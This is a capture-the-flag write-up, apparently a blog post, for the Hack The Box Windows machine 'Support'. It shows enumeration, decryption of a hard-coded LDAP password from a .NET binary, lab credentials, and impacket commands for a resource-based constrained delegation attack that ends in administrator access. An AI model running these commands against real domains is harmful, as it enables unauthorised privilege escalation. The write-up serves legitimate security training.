HTB: Support
Hello everyone. Welcome to the solution to the Easy-medium level HTB lab.
HTB: Support
Hello everyone. Welcome to the solution to the Easy-medium level HTB lab.
Machine link: https://app.hackthebox.com/machines/Support
Enumeration
As always, today we are identifying open ports and services with an nmap scan.
nmap -sCV -p- -T4 --min-rate 10000 10.129.230.181  -oN nmap_result
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-23 22:42 -0400
Nmap scan report for 10.129.230.181
Host is up (0.092s latency).
Not shown: 65517 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-05-23 14:49:06Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  unknown
49668/tcp open  unknown
49678/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49683/tcp open  unknown
49706/tcp open  unknown
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -11h53m47s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-05-23T14:49:58
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 115.16 seconds

We can also see from the nmap result that the domain name is support.htb. Therefore, let’s update the /etc/hosts file.
Let’s look at smb shares:

The “support-tools” share is notable because it is non-default. And we have read permission. Let’s look at this share.

This is a set of tools needed for helpdesk. All tools are publicly available. But UserInfo.exe looks like an internal tool. Therefore, we need to download and explore this tool.
Reverse Engineering
After extracting the file, if you look at the exe file with strings, you can see that it is a .NET executable file.

You can use the ILSpy tool to decompile a .NET executable file.
NOTE: ILSpy is a completely free and open-source .NET Decompiler tool developed for the Windows platform.
After installing and launching the tool, you can open the exe file from the File section.

decompiled Userİnfo.exe
If you look at the LdapQuery function, it sends a request to the LDAP server to retrieve the ldap user’s information.

In the protected class, the password is given in encrypted form. I wrote AI python code to decrypt it.

import base64

enc_password = "0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E"

key_str = "armando"
key = key_str.encode('ascii')

encrypted_bytes = base64.b64decode(enc_password)

decrypted_bytes = bytearray()
for i in range(len(encrypted_bytes)):
    xor_result = encrypted_bytes[i] ^ key[i % len(key)] ^ 0xDF
    decrypted_bytes.append(xor_result)

try:
    password = decrypted_bytes.decode('utf-8', errors='ignore')
    print(f"[+] Tapılan Şifrə: {password}")
except Exception as e:
    print(f"[-] Xəta baş verdi: {e}")
NOTE:While analyzing the code, we saw that the LDAP protocol is used. That is, the password is sent as plaintext when the request is sent, unlike LDAPS. Therefore, when we execute the exe file, we can capture the traffic with Wireshark and obtain the password.
Since we now have a valid user, we can query the ntds.dit database with ldapsearch.
ldapsearch -x -H ldap://support.htb -D ldap@support.htb -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -b "dc=support,dc=htb" *However, this gives us too much information in the CLI. Therefore, it is better to use **Apache Directory Studio** to structure the data.
NOTE: Apache Directory Studio is a completely free and open source graphical interface (GUI) program designed to manage, visualize, and query LDAP (Lightweight Directory Access Protocol) servers.
After installing the program, navigate to LDAP → new connection.



If you look at the support user’s information here, you can see the non-default ‘info’ attribute. The value of the attribute is similar to the password. Let’s check it out.


Great, we can connect with winrm.
Let’s use bloodhound to map the domain and view dangerous privileges on the support user. You can use bloodhound-python or Sharphound.exe as the bloodhound collector.
bloodhound-python -u support -p 'Ironside47pleasure40Watchful' -d support.htb -ns 10.129.230.181 -c all --zip


After selecting the support user, click once on the object and you will be able to see information about the user from “node info”.In the “Outbound Object Control” section, we can see that the “Group Delegated Object Control” value is 2. When we click on it, we can see that the user we captured — Support — is a member of the “Shared Support Accounts” group and has GenericALL permission on the DC in this group. That is, indirectly, the user we captured has FULL permission on the DC.This is great for RBCD attacks.
NOTE: If you want to learn more about the RBCD attack, you can read another article.
Privilege Escalation
- Abuse
MachineAccountQuota:
impacket-addcomputer support.htb/support:Ironside47pleasure40Watchful -computer-name FAKEPC -computer-pass 'Passw0rd!' -dc-ip 10.129.230.181
2.Rewrite DC’s AllowedToActOnBehalfOfOtherIdentity properties:
impacket-rbcd support.htb/support:'Ironside47pleasure40Watchful' -action write -delegate-to 'DC$' -delegate-from 'FAKEPC$' -dc-ip 10.129.230.181
3.Generate a Service Ticket for CIFS:
impacket-getST support.htb/'FAKEPC$':'Passw0rd!' -spn cifs/DC.Support.htb -impersonate administrator -dc-ip 10.129.230.181If you encounter this “KRB_AP_ERR_SKEW” error, run the following two commands:
sudo timedatectl set-ntp off
sudo rdate -n <dc_ip>
3.Pass the Ticket:
impacket-psexec support.htb/administrator@dc.support.htb -k -no-pass -dc-ip 10.129.230.181
Pwn3d

메타데이터
- post_id
- cc82485a67b3
- slug
- htb-support-cc82485a67b3
- url
- https://medium.com/@s4m1r/htb-support-cc82485a67b3
- canonical_url
- https://medium.com/@s4m1r/htb-support-cc82485a67b3
- author_url
- https://medium.com/@s4m1r
- status
- ok
- fetched_at
- 2026-06-13 00:25:45